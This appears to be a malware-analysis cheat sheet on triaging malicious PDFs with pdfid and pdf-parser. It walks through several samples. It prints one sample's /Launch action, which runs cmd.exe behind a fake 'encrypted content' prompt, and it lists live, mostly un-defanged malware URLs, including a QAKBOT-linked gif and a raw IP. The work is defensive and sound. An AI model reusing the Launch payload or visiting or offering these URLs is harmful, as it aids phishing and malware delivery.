Cheat Sheet PDF
https://ptylu.github.io/
Tools: Didier Stevens https://blog.didierstevens.com/programs/pdf-tools/


Potential Red flags


- /Javascript :
- /JS :
- Openaction : Action launched wenthe PDF is open
- RichMedia : Flash program embedded
- Launch : Launch embedded software
- URI : URL

Commands:


- pdfid.py <pdf_to_analyse>
- pdf-parser.py -k /URI <pdf_to_analyse>

3c35f7163318f296b2f63bae7dfdb1037ac0a383b16d2149a455970a8e139daa



Adobe
Acrobat DC. It' s how the world gets work done.
View, sign, comment on, and share PDFs for free.
PDF
Adobe
The file is not displayed correctly.
Use local downloaded file.
Download



```
C:\Users\Lucas\Desktop\Tools\pdf-parser_V0_7_8\pdfid_v0_2_8>pdfid.py C:\Users\Lucas\Desktop\Tools\pdf-parser_V0_7_8\malware\3c35f7163318f296b2f63bae7dfdb1037ac0a383b16d2149a455970a8e139daa.pdf
PDFiD 0.2.8 C:\Users\Lucas\Desktop\Tools\pdf-parser_V0_7_8\malware\3c35f7163318f296b2f63bae7dfdb1037ac0a383b16d2149a455970a8e139daa.pdf
 PDF Header: %PDF-1.4
 obj                   90
 endobj                90
 stream                35
 endstream             35
 xref                   1
 trailer                1
 startxref              1
 /Page                  9
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   2
 /Colors > 2^24         0
```



```
C:\Users\Lucas\Desktop\Tools\pdf-parser_V0_7_8>pdf-parser.py -k /URI C:\Users\Lucas\Desktop\Tools\pdf-parser_V0_7_8\malware\3c35f7163318f296b2f63bae7dfdb1037ac0a383b16d2149a455970a8e139daa.pdf
This program has not been tested with this version of Python (3.11.4)
Should you encounter problems, please use Python version 3.11.1
  /URI (https://ourlovelyday.us/xuenxavleu/xuenxavleu.gif)
```



https://ourlovelyday.us/xuenxavleu/xuenxavleu.gif

19 / 90

Community Score

19 security vendors flagged this URL as malicious

https://ourlovelyday.us/xuenxavleu/xuenxavleu.gif
ourlovelyday.us

text/html; charset=UTF-8

Status	Content type	Last Analysis Date
200	text/html; charset=UTF-8	3 days ago

Crowdsourced context

HIGH 1 MEDIUM 0 LOW 0 INFO 0 SUCCESS 0

Activity related to QAKBOT - according to source Cluster25 - 23 days ago
↳ This URL is used by QAKBOT


Security vendors' analysis

Do you want to automate checks?


AlphaSOC	Malware	Antiy-AVL	Malicious
Avira	Malware	BitDefender	Malware
Certego	Malicious	Cluster25	Malicious
CRDF	Malicious	CyRadar	Malicious
ESET	Malware	Fortinet	Malware
G-Data	Malware	Kaspersky	Malware
Lionic	Malware	Sangfor	Malware
Seclookup	Malicious	Sophos	Malware
VIPRE	Malicious	Webroot	Malicious
ZeroCERT	Malicious	Forcepoint ThreatSeeker	Suspicious

Link to https[:]//ourlovelyday[.]us/xuenxavleu/xuenxavleu[.]gif


304a28d5e9010331c8f183b5932d0420410cf5e749f84cdd02d9992abd397285



This page is intentionally blank.




```
C:\Users\Lucas\Desktop\Tools\pdf-tool\pdfid_v0_2_8>pdfid.py C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\304a28d5e9010331c8f183b5932d0420410cf5e749f84cdd02d9992abd397285.pdf
PDFiD 0.2.8 C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\304a28d5e9010331c8f183b5932d0420410cf5e749f84cdd02d9992abd397285.pdf
 PDF Header: %PDF-1.3
 obj                   25
 endobj                25
 stream                 4
 endstream              4
 xref                   2
 trailer                2
 startxref              2
 /Page                  2
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            1
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                1
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```



```
obj 23 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
    /Win
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\form.pdf" (cd "Desktop"))&(if exist "My Documents\\\\form.pdf" (cd "My Documents"))&(if exist "Documents\\\\form.pdf" (cd "Documents"))&(if exist "Escritorio\\\\
form.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\form.pdf" (cd "Mis Documentos"))&(start form.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted content please tick the "Do not show this message again" box and press Open.)'
      >>
  >>
```


517e2852fe933c6f1713d648707dc0b3c677329c4078145095ce140691388928




INVOICE UNPAID 07-11-2023

This document is digitally signed by
Microsoft Azure Cloud

To view the document, click on the "Open" button





```
C:\Users\Lucas\Desktop\Tools\pdf-tool\pdfid_v0_2_8>pdfid.py C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\517e2852fe933c6f1713d648707dc0b3c677329c4078145095ce140691388928.pdf
PDFiD 0.2.8 C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\517e2852fe933c6f1713d648707dc0b3c677329c4078145095ce140691388928.pdf
 PDF Header: %PDF-1.4
 obj                    8
 endobj                 8
 stream                 3
 endstream              3
 xref                   1
 trailer                1
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   2
 /Colors > 2^24         0
```



```
C:\Users\Lucas\Desktop\Tools\pdf-tool\pdfid_v0_2_8>C:\Users\Lucas\Desktop\Tools\pdf-tool\pdf-parser.py -k /URI C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\517e2852fe933c6f1713d648707dc0b3c677329c4078145095ce140691388928.pdf
This program has not been tested with this version of Python (3.11.4)
Should you encounter problems, please use Python version 3.11.1
  /URI (http://45.11.182.118)
```

be9820e009b92438f954bad1330c0380fff2a58e762045784444eb50c9fbd1c4


Adobe
Acrobat DC. It' s how the world gets work done.
View, sign, comment on, and share PDFs for free.
PDF
Adobe
The file is not displayed correctly.
Use local downloaded file.
Download



```
C:\Users\Lucas\Desktop\Tools\pdf-tool\pdfid_v0_2_8>pdfid.py C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\be9820e009b92438f954bad1330c0380fff2a58e762045784444eb50c9fbd1c4.pdf
PDFiD 0.2.8 C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\be9820e009b92438f954bad1330c0380fff2a58e762045784444eb50c9fbd1c4.pdf
 PDF Header: %PDF-1.4
 obj                   90
 endobj                90
 stream                35
 endstream             35
 xref                   1
 trailer                1
 startxref              1
 /Page                  9
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   2
 /Colors > 2^24         0

C:\Users\Lucas\Desktop\Tools\pdf-tool\pdfid_v0_2_8>C:\Users\Lucas\Desktop\Tools\pdf-tool\pdf-parser.py C:\Users\Lucas\Desktop\Tools\pdf-tool\malware\be9820e009b92438f954bad1330c0380fff2a58e762045784444eb50c9fbd1c4.pdf -k /URI
This program has not been tested with this version of Python (3.11.4)
Should you encounter problems, please use Python version 3.11.1
  /URI (http://sense-siq.com/btzvqhfzkk/btzvqhfzkk.gif)
```